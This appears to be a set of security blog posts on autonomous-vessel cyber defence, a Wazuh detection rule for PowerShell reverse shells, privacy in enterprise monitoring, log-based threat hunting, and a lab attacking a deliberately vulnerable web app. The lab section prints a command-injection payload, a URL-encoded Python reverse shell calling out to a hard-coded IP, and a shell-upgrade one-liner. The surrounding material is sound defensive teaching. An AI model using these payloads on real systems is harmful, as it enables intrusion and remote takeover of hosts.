Teaching smart things cyber self defense: ships and cars that fight back

We have connected everything to the Internet – from power plants to washing machines, from watches with fitness trackers to self-driving cars and even self-driving gigantic ships. At the same time, we struggle to defend our IT systems from criminals and spies. Every day we read about data breaches and cyber attacks. Why are we then not more afraid of cyber attacks on the physical things we have put into our networks?

  • Autonomous cars getting hacked – what if they crash into someone?
  • Autonomous ships getting hacked – what if they lose stability and sink due to a cyber attack or run over a small fishing boat?
  • Autonomous light rail systems – what if they are derailed at high speed due to a cyber attack?

Luckily, we are not reading about things like this in the news, at least not very often. There have been some car hacking mentioned, usually demos of possibilities. But when we build more and more of these smart systems that can cause disasters of control is lost, shouldn’t we think more about security when we build and operate them? Perhaps you think that someone must surely be taking care of that. But fact is, in many cases, it isn’t really handled very well.

How can an autonomuos vessel defend against cyber attacks?

What is the attack surface of an autonomous system?

The attack surface of an autonomous system may of course vary, but they tend to have some things in common:

  • They have sensors and actuators communicating with a “brain” to make decisions about the environment they operate in
  • They have some form of remote access and support from a (mostly) human operated control center
  • They require systems, software and parts from a high number of vendors with varying degree of security maturity

If we for the sake of the example consider an autonomous battery powered vessel at sea, such as ferry. Such a vessel will have multiple operating modes:

  • Docking to the quay
  • Undocking from the quay
  • Loading and offloading at quay
  • Journey at sea
  • Autonomous safety maneuvers (collision avoidance)
  • Autonomous support systems (bilge, ballast, etc)

In addition there will typically be a number of operations that are to some degree human led, such as search and rescue if there is a man over board situation, firefighting, and other operations, depending on the operating concept.

To support the operations required in the different modes, the vessel will need an autonomous bridge system, an engine room able to operate without a human engineer in place to maintain propulsion, and various support systems for charging, mooring, cargo handling, etc. This will require a number of IT components in place:

  • Redundant connectivity with sufficient bandwidth (5G, satellite)
  • Local networking
  • Servers to run the required software for the ship to operate
  • Sensors to ensure the ship’s autonomous system has good situational awareness (and the human onshore operators in the support center)

The attack surface is likely to be quite large, including a number of suppliers, remote access systems, people and systems in the remote control center, and remote software services that may run in private data centers, or in the cloud. The main keyword here is: complexity.

Defending against cyber piracy at high seas

With normal operation of the vessel, its propulsion and bridge systems would not depend on external connectivity. Although cyber attacks can also hit conventional vessels, much of the damage can be counteracted by seafarers onboard taking more manual control of the systems and turning off much of the “smartness”. With autonomous systems this is not always an option, although there are degrees of autonomy and it is possible to use similar mechanisms if the systems are semi-autonomous with people present to take over in case of unusual situations. Let’s assume the systems are fully autonomous and there is nobody onboard to take control of them.

Since there are no people to compensate for digital systems working against us, we need to teach the digital systems to defend themselves. We can apply the same structural approach to securing autonomous systems, as we do to other IT and OT systems; but we cannot rely on risk reduction from human local intervention. If we follow “NSM’s Grunnprinsipper for IKT-sikkerhet” (the Norwegian government’s recommendations for IT security, very similar to NIST’s cybersecurity framework), we have the following key phases:

  1. Identify: know what you have and the security posture of your system
  2. Protect: harden your systems and use security technologies to stop attackers
  3. Detect: set up systems so that cyber attacks can be detected
  4. Respond: respond to contain compromised systems, evict intruders, recover capabilities, improve hardening and return to normal operations

These systems are also operational technologies (OT). It may therefore be useful also to refer to IEC 62443 in the analysis of the systems, especially to assess the risk to the system, assign requires security levels and define requirements. Also the IEC 62443 reference architecture is useful.

It is not so that all security systems have to be working completely autonomously for an autonomous system, but it has to be more automated in a normal OT system, and also in most IT systems. Let’s consider what that could mean for a collision avoidance system on an autonomous vessel. The job of the collision avoidance system can be defined as follows:

  1. Detect other vessels and other objects that we are on collision course with
  2. Detect other objects close-by
  3. Choose action to take (turn, stop, reverse, alert on-shore control center, communicate to other vessels over radio, etc)
  4. Execute action
  5. Evaluate effect and make corrections if needed

In order to do this, the ship has a number of sensors to provide the necessary situational awareness. There has been a lot of research into such systems, especially collaborative systems with information exchange between vessels. There have also been pilot developments, such as this one https://www.maritimerobotics.com/news/seasight-situational-awareness-and-collision-avoidance by the Norwegian firm Maritime Robotics.


We consider a simplified view of how the collision avoidance system works. Sensors tell the anti collision system server about what it sees. The traffic is transmitted over proprietary protocols, some over tcp, some over udp (camera feeds). Some of the traffic is not encrypted, but all is transferred over the local network. The main system server is processing the data onboard the ship and making decisions. Those decisions go to functions in the autonomous bridge to take action, including sending radio messages to nearby ships or onshore. Data is also transmitted to onshore control via the bridge system. Onshore can use remote connection to connect to the collision avoidance server directly richer data, as well as overriding or configuring the system.

Identify

The system should automatically create a complete inventory of its hardware, software, networks, and users. This inventory must be available for automated decision making about security but also for human and AI agents working as security operators from onshore.

The system should also automatically keep track of all temporary exceptions and changes, as well as any known vulnerabilities in the system.

In other words: a real-time security posture management system must be put in place.

Protect

An attacker may wish to perform different types of actions on this vessel. Since we are only looking at the collision avoidance system here we only consider an adversary that wants to cause an accident. Using a kill-chain approach to our analysis, the threat actor thus has the following tasks to complete:

  • Recon: get an overview of the attack surface
  • Weaponization: create or obtain payloads suiteable for the target system
  • Delivery: deliver the payloads to the systems. Here the adversary may find weaknesses in remote access, perform a supply-chain attack to deliver a flawed update, use an insider to gain access, or compromise an on-shore operator with remote access privileges.
  • Execution: if a technical attack, automated execution will be necessary. For human based attacks, operator executed commands will likely be the way to perform malware execution.
  • Installation: valid accounts on systems, malware running on Windows server
  • Command and control: use internet connection to remotely control the system using installed malware
  • Actions on objectives: reconfigure sensors or collision avoidance system by changing parameters, uploading changed software versions, or turning the system off

If we want to protect against this, we should harden our systems as much as possible.

  • All access should require MFA
  • Segregate networks as much as possible
  • Use least privilege as far as possible (run software as non-privileged users)
  • Write-protect all sensors
  • Run up-to-date security technologies that block known malware (firewalls, antivirus, etc)
  • Run only pre-approved and signed code, block everything else
  • Remote all unused software from all systems, and disable built-in functionality that is not needed
  • Block all non-approved protocols and links on the firewall
  • Block internet egress from endpoints, and only make exceptions for what is needed

Doing this will make it very hard to compromise the system using regular malware, unless operations are run as an administrator that can change the hardening rules. It will most likely protect against most malware being run as an administrator too, if the threat actor is not anticipating the hardening steps. Blocking traffic both on the main firewall and on host based firewalls, makes it unlikely that the threat actor will be able to remove both security controls.

Detect

If an attacker manages to break into the anti-collision system on our vessel, we need to be able of detecting this fast, and responding to it. The autonomous system should ideally perform the detection on its own, without the need for a human analyst due to the need for fast response. Using human (or AI agents) onshore in addition is also a good idea. As a minimum the system should:

  • Log all access requests and authorization requests
  • Apply UEBA (user entity behavior analysis) to detect an unusual activity
  • Use advanced detection technologies such as security features of a NGFW, a SIEM with robust detection rules, thorough audit logging on all network equipment and endpoints
  • Use EDR technology to provide improved endpoint visibility
  • Receive and use threat intelligence in relevant technologies
  • Use deep packet inspection systems with protocol interpreters for any OT systems part of the anti-collision system
  • Map threat models to detection coverage to ensure anticipated attacks are detectable

By using a comprehensive detection approach to cyber events, combined with a well-hardened system, it will be very difficult for a threat actor to take control of the system unnoticed.

Respond and recover

If an attack is detected, it should be dealt with before it can cause any damage. It may be a good idea to conservatively plan for physical response also for an autonomous ship with a cybersecurity intrusion detection, even if the detection is not 100% reliable, especially for a safety critical system. A possible response could be:

  • Isolate the collision avoidance system from the local network automatically
  • Stop the vessel and maintain position (using DP if available and without security detections, and as a backup to drop anchor)
  • Alert nearby ships over radio that “Autonomous ship has lost anti-collision system availability and is maintaining position. Please keep distance. “
  • Alert onshore control of the situation.
  • Run system recovery

System recovery could entail securing forensic data, automatically analysing data for indicators of compromise and identify patient zero and exploitation path, expanding blast radius to continue analysis through pivots, reinstall all affected systems from trusted backups, update configurations and harden against exploitation path if possible, perform system validation, transfer back to operations with approval from onshore operations. Establishing a response system like this would require considerable engineering effort.

An alternative approach is to maintain position, and wait for humans to manually recover the system and approve returning to normal operation.

The development of autonomous ships, cars and other high-risk applications are subject to regulatory approval. Yet, the focus of authorities may not be on cybersecurity, and the competence of those designing the systems as well as the ones approving them may be stronger in other areas than cyber. This is especially true for sectors where cybersecurity has not traditionally been a big priority due to more manual operations.

A cyber risk recipe for people developing autonomous cyber-physical systems

If we are going to make a recipe for development of responsible autonomous systems, we can summarize this in 5 main steps:

  • Maintain good cyber situational awareness. Know what you have in your systems, how it works, and where you are vulnerable – and also keep track of the adversary’s intentions and capabilities. Use this to plan your system designs and operations. Adapt as the situation changes.
  • Rely on good practice. Use IEC 62443 and other know IT/OT security practices to guide both design and operation.
  • Involve the suppliers and collaborate on defending the systems, from design to operations. We only win through joint efforts.
  • Test continuously. Test your assumptions, your systems, your attack surface. Update defenses and capabilities accordingly.
  • Consider changing operating mode based on threat level. With good situational awareness you can take precautions when the threat level is high by reducing connectivity to a minimum, moving to lower degree of autonomy, etc. Plan for high-threat situations, and you will be better equipped to meet challenging times.

Detecting PowerShell based reverse shells with Wazuh

Inspired by this blog post (Detecting hoaxshell with Wazuh | Wazuh) by the Wazuh team, I decided to look at how easy it would be to create a detection and response tactic for PowerShell based payloads used as droppers or for command and control. Some typical attack patterns we would be interested in detecting:

  • VBA macro à PowerShell command à Download RAT à Install
  • User action or dropper à PowerShell reverse shell

Common to both these PowerShell use cases, is that a PowerShell command connects to a location on the network (internal or Internet). In addition, we may detect obfuscated payloads, such as Base64 encoded scripts.

Wazuh has a number of detection rules by default, but Windows is not logging PowerShell script blocks by default. You can enable these logs using several methods, for example GPO’s, or doing registry edits. Here’s a recipe for turning it on: about Logging – PowerShell | Microsoft Learn. Note that on Windows 11 Home, gpedit.msc is not installed by default, but you can still enable PowerShell auditing using a registry key.

Not all rules in Wazuh are enabled by default. For a list of available PowerShell rules in Wazuh, see the following: wazuh/ruleset/rules/0915-win-powershell_rules.xml at v4.7.0 · wazuh/wazuh · GitHub.

What we want to detect is one of the following:

  1. PowerShell making an outgoing network connection
  2. PowerShell executing a Base64 encoded payload

We found that there is an existing rule for the Base64 encoded payload:

<rule id="91809" level="10">

<if_sid>91802</if_sid>
<field name="win.eventdata.scriptBlockText" type="pcre2">(?i)FromBase64String</field>
<options>no_full_log</options>
<description>Powershell script may be using Base64 decoding method</description>
<mitre>
<id>T1140</id>>
</mitre>
</rule>

We ran this one, and also collected clipboard content using Get-Clipboard, to see that the default rules work.

wazuh dashboard

For the reverse shell, we can check some examples on Online – Reverse Shell Generator (revshells.com), and we see that the PoweShell based examples there use:

New-Object Net.Sockets.TCPClient($host,$port)

Note that all of these reverse shell payloads are automatically blocked by Defender, so if you want to test if Wazuh can detect them you need to turn off defender, or obfuscate them further. Currently we are not trying to be very ambitious, so we only want to detect basic reverse shells without further obfuscation.

There is no rule for this type of reverse shell detection. However, we are collecting PowerShell commands from the client, so we should be able to create a new local rule on the Wazuh manager.

Adding the following rule:

terminal with wazuh rule

We then restart the Wazuh manager with “systemctl restart wazuh-manager”, and now we are ready to try our reverse shell. First, we try without turning off Windows Defender, then we turn it off, and try it again. Then we succeed establishing a reverse shell, and it is immediately visible in Wazuh.

revshell detected

Expanding the alert in Wazuh, we see that the full script block is extracted by the decoder.

scriptblock in wazuh alert

This is very helpful in an incident response situation, also if the payload is obfuscated, as we have a starting point for reversing it and extracting indicators of compromise.

Wazuh has the capability of running active response scripts. These are scripts that are run on a client when a certain rule is triggered. None of these are active by default, but Wazuh ships with a few rules that can be enabled. The default scripts that can be enabled on a Windows endpoint are:

  • Block IP address, either using netsh to block it on the Windows firewall, or using a null route.
  • Restart the Wazuh agent

You also have the capability to create custom response scripts. We could extract the IP address from the PowerShell operational log, or we could kill the PowerShell process itself. Both of these are risky, if we are not very confident that the process is malicious. Of course, when the detection is simply based on the fact that a new TCP connection was created by PowerShell, we have not way of really knowing that. For that we would need a much more specific detection, preferably matching clear indicators of compromise. Wazuh does not have a live response feature, like many commercial EDR products. An alternative approach is to install a remote access tool on each endpoint, allowing the analyst to connect and perform live response on the device itself.

In other words, to perform remote response in this situation, either create more specific detections, or provide a tool to do it manually on the endpoint. But all in all, Wazuh rules are relatively easy to customize, and you can map your own rules towards a threat model. You can also tag the rules you create with the relevant MITRE ATT&CK technique, which brings a bit more context in the Wazuh dashboards.

alert with mitre T1095

After updating the new detection rule with MITRE technique, we get a bit more context into the Wazuh alert. We can then easily use MITRE ATT&CK techniques in threat hunting, and to categorize detections.

mitre attack alerts with level above 10.

Can enterprise security respect privacy?

Privacy receives a lot of attention in public, but within the enterprise it always takes a back seat to security. We seem to be protecting the interests of the corporation by throwing fine masked surveillance net over the employees. There is rarely much discussion or openness about what telemetry companies collect and analyse in the name of security, and how this affects people’s ability to work together, trust each other, and collaborate creatively.

In some corporate environments the creation of a surveillance culture can lead to an almost adversarial relationship between the information security team and the rest of the company. If people feel watched, and treated like threats, they tend to not like the watchers very much.

it security fighting sales people with light sabers (AI generated)

Authenticity, logic and empathy are key factors of trust, according to psychologist Liane Davey being interviewed in HBR podcast HBR On Leadership – Episode 33. Often, one or more of these components are lacking in security communications within the enterprise.

Authenticity can be seen as something one has, when one is clear about the intentions of doing something, and transparent about both viewpoints, and true to one’s values. If an organization talks a lot about inclusion being important, that transparency is a key value, and that respect for individuals are high on the agenda, this may seem quite inauthentic if at the same time people are met with strict security policies, and draconian measures with no reasoning beyond “because of security we need to do X”. This is unfortunately a quite common approach to communications about security, often followed by an excuse to not explain things because secrecy is necessary for everything that has to do with security. If you get in this “us vs. them” situation, you are quite unlikely to be trusted when you do have something to share. In companies like this, people see security as an element of friction, and the security team’s favorite meme is always dumpster fire themed.

The next piece of this puzzle is logic. There is often a form of logic behind security measures. The reason something is done, is usually to stop data breaches, cyber attacks, or insider threats. The goal sometimes seems to be to stop incidents from happening, at any cost. From an isolated point of view, where the security goal is to be as secure as possible, this makes sense. But in the real world, the goal of security should not be to be secure for the sake of some security deity demanding absolute adherrence to IT security policy; it should be to reduce the risk of cyber threats posing an unacceptable risk to the ability of the businss to achieve its mission. And to do that, the business needs people.

The isolated “security deity logic”, let’s call it SDL for short, is at odds with the emptathy pillar of trust. Draconian measures will cause friction in people’s workdays, and a feeling of constant surveillance likely has a number of negative effects on the flow of ideas and the creativity of the organization as a community of colleagues. The conversation is diminished through a feeling of living in a surveillance state. Technical controls often make people go through inconvient processes to get work done. While locking down access to files to only a few people (good practice according to the holy security gods – the least privilege principle) will make it harder for an attacker to steal data, it will also make it harder for other colleagues to find and learn from what has been done in previous projects. By adding a heavy process for vetting software vendors can potentially reduce the risk of a supply-chain attack, it can also drive employees to run their jobs out of personal cloud accounts – just to get things done. If the logic of security architecture is applied in the wrong context (SDL), you end up not taking the needs of people in the organization into account. Because their needs and their logic, that is aligned with the business strategy, are different than the logic of SDL.

What is common in terms of enterprise monitoring?

The typical approach to security today is a 3-step process:

  1. Create rules for what is allowed and what is not.
  2. Lock down technology.
  3. Monitor everything and report any “anomaly” to security team

All of this is actually necessary, but it should be designed with the needs of the business in mind, and not take the SDL approach.

Security monitoring today usually relies on agents on end user machines – socalled EDR or XDR agents. These are antivirus on steroids, with some extra capabilities that resemble a lot of what the actual malware will do, such as controlling the computer remotely. In addition to these agents, the network is typically monitored. This means that everything you do on this network is registered, and can be tied back to the machine used, and the user account used. In addition, with modern cloud services such as Office 365, the activity in these products will often be monitored too.

This monitoring will make a lot of very detailed informaiton avilable to the IT department. Such as:

  • When you logged on, and where you logged on from
  • All programs you are running on your computer, and when
  • All files accessed
  • All links clicked
  • All websites visited
  • All emails and Teams messages sent and received

These tools will normally not break end-to-end encryption, or even TLS (but some do). An nobody is (or should be) actively using this to track what you are doing, like reporting to your boss if you are spending too much time watching cat videos on YouTube instead of logging new leads in the CRM, but the ability to do so is there. Depending on the threat model of the company, all of these measures may be necessary, and they do make it possible to detect actual attacks and stop them before unnecessary harm is done. But: the technology should be used responsibly, and there should be a proportionality of the risk reduction achieved and the impact to privacy it incurs. An above all – there needs to be a certain level of transparency. It is understandable that you don’t want to talk openly about exactly how you monitor your environment, because it would definitely help a targeted attacker. But this does not mean that everything that has to do with security needs to be secret. If you want to look at some examples of data collected for different systems, vendor documentaiton pages would be a good place to start. However, the full privacy impact comes from the combination of multiple tools, and how the data is being used. Here are some links to documentation that shows some of the capabilities that are useful for security, but would also make Felix Dzerzjinskij optimistic about capitalism.

Defender for Endpoint docs (Microsoft)

UEBA explainer (building profiles to find unusual behavior) (Elastic)

Avoiding becoming the KGB

So how can the security team avoid becoming a digital KGB within the enterprise? I think 3 good principles can help us achieve the right balance.

  1. Security is a business support function. Align security goals with company mission and strategy.
  2. Make security architecture balanced. Take the organization’s way of working into account, its risks and risk apetite, and the needs of people working there. Don’t use security deity logic (SDL).
  3. Build trust through authenticity, logic and empathy. Be honest, also when you cannot share all details, use the right context for the logic, and show real empathy for people in other roles in the organiastion.

If we manage to do this, we will get less turf wars, and better alignment of security and business objectives. And who should be responsible for making this happen? That’s clearly a top leadership responsibility.

Catching bad guys in your system logs

When attackers target our systems, they leave traces. The first place to look is really the logs. Hopefully the most important logs are being collected and sent to a SIEM (security incident and event management) system, but in any case, we need to know how to search logs to find traces of malicious activity. Let’s consider three very common attack scenarios:

• Brute-force attack on exposed remote access port (SSH or RDP)
• Establishing persistence through a cron job or a scheduled task
• Adding accounts or credentials to maintain persistence

Attackers leave footprints from their actions. The primary tool for figuring out what happened on a system, is log analysis.

Brute force

Brute-force attack: an attacker may try to gain access by guessing a password. This will be visible in logs through a number of failed logon attempts, often from the same ip address. If your system is exposed to the Internet, this is constantly ongoing. The attackers are not human operators but botnets scanning the entire Internet, hoping to gain access. An effective way of avoiding this is to reduce the attack surface and not expose RDP or SSH directly on the internet.

For Windows, failed logon attempts will generate event log entries with Event ID 4625. What you should be looking for is a number of failed attempts (ID 4625), followed by a successful attempt from the same ip address. Successful logins have Event ID 4624. You will need administrator privileges to read the Windows logs. You can use the Event Viewer application on Windows to do this, but if you want to create a more automated detection, you can use a PowerShell script to check the logs. You still need that administrator access though.

The Powershell command Get-WinEvent can be used to read Event logs. You can see how to use the command here. https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.diagnostics/get-winevent?view=powershell-7.2

You can also use Get-EventLog if you are on PowerShell 5, but that commandlet is not longer present in Powershell 7.

For attacks on SSH on Linux, you will find entries in the authpriv file. But the easiest way to spot malicious logon attempts is to use the command “lastb” that will show you the last failed logon attempts. This command requires sudo privileges. If you correlate a series of failed attempts reported by “lastb” with a successful attempt found in “authpriv” from the same ip address, you probably have a breach.

lastb: The last 10 failed login attempts on a cloud hosted VM exposing SSH on port 22 to the Internet.

Persistence

Let’s move on to persistence through scheduled tasks or cron jobs

The Event ID you are looking for on Windows is 4698. This means a scheduled task was created. There are many reasons to create scheduled tasks; it can be related to software updates, cleanup operations, synchronization tasks and many other things. It is also a popular way to establish persistence for an attacker. If you have managed to drop a script or a binary file on a target machine, and set a scheduled task to execute this on a fixed interval, for example every 5 minutes, you have an easy way to make malware reach out to a command and control server on the Internet.

There are two types of scheduled tasks to worry about here; one is running under the user account. This task will only run when the user is logged on to the computer. If the attacker can establish a scheduled task to run with privileges, the task will run without having a user being logged on – but the computer must of course be in a running state. Because of this, it is a good idea to check the user account that created the scheduled task.

For further details on threat hunting using scheduled task events, see the official documentation from Microsoft: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4698. There is also a good article from socinvestigation worth taking a look at: https://www.socinvestigation.com/threat-hunting-using-windows-scheduled-task/.

Cron jobs are logged to different files depending on the system you are on. Most systems will log cron job execution to /var/log/syslog, whereas some, such as CoreOS and Amazon Linux, will log to /var/log/cron. For a systemd based Linux distro, you can also use “journalctl -u cron” to view the cron job logs. Look for jobs executing commands or binaries you don’t know what is. Then verify what those are.

You do not get exit codes in the default cron logs, only what happens before the command in the cron job executes. Exit logs are by default logged to the mailbox of the job’s owner but this can be configured to log to a file instead. Usually seeing the standard cron logs is sufficient to discover abuse of this feature to gain persistence or run C2 communications.

Adding accounts

Finally, we should check if an attacker has added an account, a common way to establish extra persistence channels.

For Windows, the relevant Event ID is 4720. This is generated every time a user account is created, whether centrally on a domain controller, or locally on a workstation. If you do not expect user accounts to be created on the system, every Event ID like this should be investigated. The Microsoft documentation has a long list of signals to monitor for regarding this event: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4720.

On Linux, the command “adduser” can be used to add a new user. Creating a new user will create an entry in the /var/log/auth.log file. Here’s an example form adding a user called “exampleuser” on Ubuntu (running on a host called “attacker”).

Jan 29 20:14:27 attacker sudo: cyberhakon : TTY=pts/0 ; PWD=/home/cyberhakon ; USER=root ; COMMAND=/usr/sbin/useradd exampleuser
Jan 29 20:14:27 attacker useradd[6211]: new group: name=exampleuser, GID=1002
Jan 29 20:14:27 attacker useradd[6211]: new user: name=exampleuser, UID=1001, GID=1002, home=/home/exampleuser, shell=/bin/sh

Changing the password for the newly created user is also visible in the log.

an 29 20:18:20 attacker sudo: cyberhakon : TTY=pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/passwd exampleuser
Jan 29 20:18:27 attacker passwd[6227]: pam_unix(passwd:chauthtok): password changed for exampleuser

Summary: we can detect a lot of common attacker behavior just by looking at the default system logs. Learning how to look for such signals is very useful for incident response and investigations. Even better is to be prepared and forward logs to a SIEM, and create alerts based on behavior that is expected from attackers, but not from regular system use. Then you can stop the attackers before much damage is done.

Can Chuck Norris detect the hackers in his home folder?

Let’s set up a server to run Vulnerable Norris. An attacker discovers that the web application has a remote command injection vulnerability, and exploits it to gain a reverse shell. The attackers copy their own SSH public keys onto the device, and uses it as a foothold in the network. How can we detect and stop this from happening, even if we don’t know that the application itself has a vulnerability?

Here’s a summary of attack activities in different phases from the Lockheed-Martin kill-chain model. We will see that a lot of these opportunities for detection are not used out of the box in typical security tooling, and that an attacker can be relatively blunt in the choice of methods without creating alerts.

PhaseAttacker’s actionsArtifacts produced
ReconEndpoint scanning, spidering, payload probingAccess logs Application logs
WeaponizationPlan reverse shell to useApplication logs
DeliveryPayload submitted through application’s injection pointCommand line input
ExploitationCommand line input, create reverse shellNetwork traffic Audit logs
InstallationWebshell injection Add SSH keysChanged files on system
Command and controlUse access method established to perform actionsNetwork connections Audit logs
Actions on objectiveSoftware installation Network reconnessaince Data exfiltrationNetwork connections
Audit logs
Attack phases and expected artifacts generated

Deploying on an Azure Linux VM

We will deploy Vulnerable Norris on a Linux VM on Azure. Our detection strategy is to enable recommended security tooling in Azure, such as Microsoft Defender for Cloud, and to forward Syslog data to Sentinel. It is easy to think that an attack like the one above would light up with alerts relatively early, but as we will see this is not the case, at least not out of th box.

First we deploy a VM using the Azure CLI.

az vm create --name victimvm --group security-experiments --location norwayeast --image UbuntuLts --admin-username donkeyman --generate-ssh-keys

Now we have a standard VM with SSH access. By default it has port 22 open for SSH access. We will open another port for the application:

az vm open-port --name victimvm -g security-experiments --port 3000

We remote into the server with

ssh donkeyman@<ip-address-here>

Then we pull the Vulnerable Norris app in from Github and install it according to the README description. We need to install a few dependencies first:

sudo apt install npm jq

git clone https://github.com/hakdo/vulnerablenorris.git

cd vulnerablenorris

npm install

node index.js &

OK, our server is up and running at <ip-address>:3000.

Turning on some security options

Let’s enable Defender for Cloud. According to the documentation,  this should

  • Provide continuous assessment of security posture
  • Make recommendations for hardening – with a convenient “fix now” button
  • With the enhanced security features enabled, Defender for Cloud detects threats to your resources and workloads.

This sounds awesome – with the flick of a switch our Norris should be pretty secure, right?

Turns out there are more switches: you can turn on an EDR component called Defender for Server. That’s another switch to flick. It is not always clear when you have enabled enough features to be “safe enough”, and each  new service enabled will add to the bill.

A very basic security measure that we have turned on, is to forward syslog to a SIEM. We are using Microsoft Sentinel for this. This allows us to create alerts based on log findings, as well as to search the logs through a simple interface, without logging on to the actual VM to do this. Alerts from Defender for Cloud are also set up to be forwarded to Sentinel, and an incident can be managed from both places and will synchronize.

The attack

The attacker comes from another planet – or at least another cloud. We are setting up a VM in Google Cloud. We will use this one to stage the attack by setting up a listener first to return a reverse shell from our VictimVM. Then we will generate SSH keys on the attacker’s server, and add the public key from here to VictimVM. Now we can log in over SSH from the GCP VM to VictimVM on Azure whenever we want. The key question is:

  • Does Defender for Cloud stop us?
  • Does it at least create an alert for us

We temporarily got the service up and running, exposing port 3000.

screenshot
Vulnerable app running in an Azure VM.

Going to the app gives us a Chuck Norris fact from the Chuck Norris API. We have implemented a very poor implementation of this, calling the API using curl and using a system call from the web application, at the endpoint /dangerzone. This one has a parsing error that allows command injection.

Norris app with demo of remote command injection using “whoami”

The payload is

/dangerzone?category=fashion%26%26whoami

The output shows that we have command injection, and that the app is running as the user donkeyvictim. Now we can get a reverse shell to secure a bit more convenient access to the box. We have set up the VM to listen to port 3333, and use the following reverse shell payload generated by Online – Reverse Shell Generator (revshells.com):

python3%20-c%20'import%20os,pty,socket;s=socket.socket();s.connect((%2234.88.132.129%22,3000));%5Bos.dup2(s.fileno(),f)for%20f%20in(0,1,2)%5D;pty.spawn(%22sh%22)'


On the GCP VM we get an incoming connection:

reverse shell with netcat
Simple reverse shell received using netcat listener

Running ls shows that we are indeed in a reverse shell, but it is very crude. We can upgrade the shell using a neat Python trick from this page:

python3 -c 'import pty;pty.spawn("/bin/bash")'

The blog I took this from has a lot of tweaks you can do to get full autocomplete etc through the netcat listener, but this will do for a bit nicer experience.

